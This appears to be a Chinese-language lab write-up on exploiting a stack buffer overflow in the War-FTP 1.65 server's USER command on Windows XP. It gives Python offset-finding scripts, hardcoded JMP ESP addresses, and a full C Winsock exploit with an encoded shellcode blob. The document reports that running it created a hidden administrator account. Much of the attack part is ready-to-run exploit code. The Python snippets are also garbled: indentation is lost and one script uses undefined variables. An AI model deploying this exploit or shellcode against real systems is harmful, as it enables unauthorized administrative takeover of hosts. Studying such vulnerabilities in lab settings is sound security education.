
实验提示

## 漏洞检测

在虚拟机WindowsXP中使用olldbg打开war-ftp 1.65，degug->run，允许匿名登录；在另一台机器使用cuteftp登录，用户名使用依次增加的“AAA…”,当用户名长度超过480时，war-ftp 1.65出现异常甚至崩溃退出。

（正常情况）：



## 获得缓冲区大小和定位溢出点ret位置

1. 先生成随机不重复的字符串。

生成随机不重复的字符串的示例代码（Python）

num = input("请输入需要的长度：");

num = int(num)

def getstr(num):

outstr=""

for i in range(0,26):

for j in range(0,26):

for k in range(0,10):

outstr += a[i]+b[j]+c[k]

if(len(outstr) > num):


return outstr

outstr = getstr(num)

with open("str.txt","w") as f:

f.write(outstr[:num]) #这句话自带文件关闭功能，不需要再写f.close()

2、将字符串送给FTP服务器，查看此时堆栈的内容。



3、获得溢出堆栈中的字符串值，计算其对应的位置。

#判断字符串位置的示例代码（python）

str = input("请输入字符串：");

a="ABCDEFGHIJKLMNOPQRSTUVWXYZ"

b="abcdefghijklmnopqrstuvwxyz"

c="0123456789"

outstr=""

for i in range(0,26):

for j in range(0,26):

for k in range(0,10):

outstr += a[i]+b[j]+c[k]

#字符串为ASCII码的情况

ostr = ''

for i in range(len(str),0,-2):

tmp = int(str[i-2:i],16)

ostr += chr(tmp)

print(ostr)

print(outstr.find(ostr))

#如果为字符串，可以直接print(outstr.find(str))

堆栈内容为：EIP 32714131，ESP q4Aq，EBP 3At4。

分别对应的位置为：EIP为指令指针寄存器，对应字符串位置为485；ESP指向栈顶，位置为493,；EBP指向栈基地址，位置为581。

## 设计构造Exploit的结构

伪装指令的格式为：“USER (long string) \r\n”。

这里的重点之一是寻找组成注入向量的跳转地址：如果选择ESP为跳转的寄存器，则需要JMP ESP的指令地址，使用failwest在《软件漏洞分析入门\_6\_初级shellcode\_定位缓冲区》提出的代码，在中文Windows系统核心dll中查找，找到XP user32.dll的JMP ESP:0x77d7c5fb, XP kernel32.dll的JMP ESP:0x7c834d7b，此外可以使用中文WIN 2K/XP/2003下通用的JMP ESP：0x7ffa4512;如果选择EBP为跳转的寄存器，则需要JMP EBP的指令地址，这可以使用中文WIN 2K/XP/2003下通用的JMP EBP：0x7ffa4967。

重点之二是构造攻击代码：为了防止在执行shellcode之前程序乱跳，所以使用NOP（0X90）指令来进行预防，只要shellcode位置对，最终一定能够执行shellocode

根据获得的位置，使用跳转到ESP执行shellcode，设计Exploit的格式为：



以命令USER紧跟一个空格开头，后接485个NOP空转指令，紧接着的4个字节用JMP ESP地址如“\x12\x45\xfa\x7f”来填充(这是因为x86系统是little-endian方式)，之后4字节继续用NOP填充，然后从第493字节开始把shellcode复制过去，最后以\r\n表示FTP USER命令结束。攻击时,发生缓冲溢出，CPU根据EIP的地址跳转到堆栈第493字节开始的ESP执行shellcode。

## 程序实现

根据用户的选择，构造溢出字符串;根据用户提供的数据，使用Socket，使用connect连接目标主机；向目标主机发送溢出字符串（send）；关闭连接。

#include <stdio.h>

#include <winsock.h>

#include <string.h>

char exploit[2000];

char str[1000];

const char jum\_esp[]="\x12\x45\xfa\x7f";

char cc[]="AAAA";

char scode[]=

"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x49"

"\x49\x49\x49\x49\x49\x49\x49\x49\x37\x49\x49\x49\x51\x5a\x6a\x4a"

"\x58\x30\x42\x30\x50\x41\x6b\x41\x41\x5a\x42\x32\x41\x42\x32\x42"

"\x41\x41\x30\x42\x41\x58\x50\x38\x41\x42\x75\x7a\x49\x79\x6c\x69"

"\x78\x51\x54\x57\x70\x43\x30\x63\x30\x4c\x4b\x67\x35\x45\x6c\x6e"

"\x6b\x71\x6c\x66\x65\x43\x48\x55\x51\x5a\x4f\x4e\x6b\x70\x4f\x42"

"\x38\x4c\x4b\x43\x6f\x51\x30\x56\x61\x78\x6b\x30\x49\x4c\x4b\x76"

"\x54\x4c\x4b\x65\x51\x7a\x4e\x66\x51\x6b\x70\x5a\x39\x6e\x4c\x4d"

"\x54\x4f\x30\x73\x44\x56\x67\x68\x41\x5a\x6a\x66\x6d\x44\x41\x6a"

"\x62\x58\x6b\x48\x74\x65\x6b\x72\x74\x31\x34\x77\x74\x74\x35\x79"

"\x75\x6c\x4b\x73\x6f\x67\x54\x64\x41\x7a\x4b\x62\x46\x6e\x6b\x64"

"\x4c\x30\x4b\x6e\x6b\x33\x6f\x75\x4c\x37\x71\x48\x6b\x6e\x6b\x57"

"\x6c\x4c\x4b\x77\x71\x58\x6b\x4c\x49\x61\x4c\x56\x44\x47\x74\x69"

"\x53\x70\x31\x4b\x70\x45\x34\x4c\x4b\x31\x50\x64\x70\x6f\x75\x49"

"\x50\x52\x58\x36\x6c\x4c\x4b\x43\x70\x64\x4c\x4e\x6b\x74\x30\x45"

"\x4c\x4c\x6d\x4e\x6b\x63\x58\x33\x38\x6a\x4b\x47\x79\x4c\x4b\x4d"

"\x50\x68\x30\x37\x70\x73\x30\x53\x30\x6e\x6b\x35\x38\x55\x6c\x53"

"\x6f\x47\x41\x6a\x56\x73\x50\x52\x76\x4b\x39\x7a\x58\x4f\x73\x6b"

"\x70\x63\x4b\x76\x30\x42\x48\x31\x6e\x78\x58\x78\x62\x62\x53\x62"

"\x48\x7a\x38\x4b\x4e\x4f\x7a\x66\x6e\x30\x57\x69\x6f\x38\x67\x61"

"\x73\x50\x6d\x55\x34\x66\x4e\x33\x55\x73\x48\x35\x35\x61\x30\x54"

"\x6f\x45\x33\x31\x30\x50\x6e\x72\x45\x50\x74\x65\x70\x30\x75\x41"

"\x63\x70\x65\x73\x42\x37\x50\x51\x6a\x62\x41\x62\x4e\x72\x45\x71"

"\x30\x71\x75\x70\x6e\x50\x61\x72\x5a\x37\x50\x46\x4f\x43\x71\x71"

"\x54\x43\x74\x41\x30\x36\x46\x51\x36\x55\x70\x70\x6e\x43\x55\x70"

"\x74\x55\x70\x30\x6c\x72\x4f\x32\x43\x35\x31\x50\x6c\x70\x67\x64"

"\x32\x72\x4f\x54\x35\x42\x50\x35\x70\x32\x61\x71\x74\x42\x4d\x62"

"\x49\x30\x6e\x55\x39\x33\x43\x73\x44\x71\x62\x51\x71\x72\x54\x50"

"\x6f\x54\x32\x31\x63\x45\x70\x71\x6a\x42\x41\x62\x4e\x41\x75\x55"

"\x70\x46\x4f\x30\x41\x30\x44\x30\x44\x43\x30\x4a";

void genarate()

{

strcat(exploit,"USER "); //0-4

//填充NOP//5-489=0-485

for(int i=5;i<490;i++)

{

exploit[i]='\x90';

}

//添加jump\_esp

strcat(exploit,jum\_esp); //486-489

strcat(exploit,"\x90\x90\x90\x90");//490-493

//添加shellcode

strcat(exploit,scode);

strcat(exploit,"\r\n\0");

}

int main(int argc, char\* argv[])

{

//生成shellcode

genarate();

printf("%s\n",exploit);

//准备建立socket连接

WSADATA wsaData;

WORD wVersionRequested;

int err,n;

char buff[512];

err=WSAStartup(MAKEWORD(2,2),&wsaData);

if(err!=0)

return 0;

SOCKET clientSock=socket(AF\_INET,SOCK\_STREAM,IPPROTO\_TCP);

SOCKADDR\_IN address;

address.sin\_addr.S\_un.S\_addr=inet\_addr("192.168.0.34");

address.sin\_family=AF\_INET;

address.sin\_port=htons(7760);

printf("开始连接!\n");

if(connect(clientSock,(SOCKADDR\*)&address,sizeof(address))==SOCKET\_ERROR)

{

printf("连接失败\n");

return -1;

}

recv(clientSock,str,1000,0);

printf("%s\n",str);

printf("发送exploit!\n");

send(clientSock,exploit,strlen(exploit),0);

printf("发送长度:%d\n",strlen(exploit));

recv(clientSock,str,1000,0);


closesocket(clientSock);

WSACleanup();


return 0;

}

Codeblocks编译时，选择左上角工具栏settings->complier:



点击add ，在windows/system32目录下选择ws2\_32.dll(ws2\_32.dll是Windows Sockets应用程序接口， 用于支持Internet和网络应用程序。)后可以成功编译。



查看结果，在控制面板中选择用户账户，发现成功在window xp下建立了一个zane的用户，并设置为管理员。

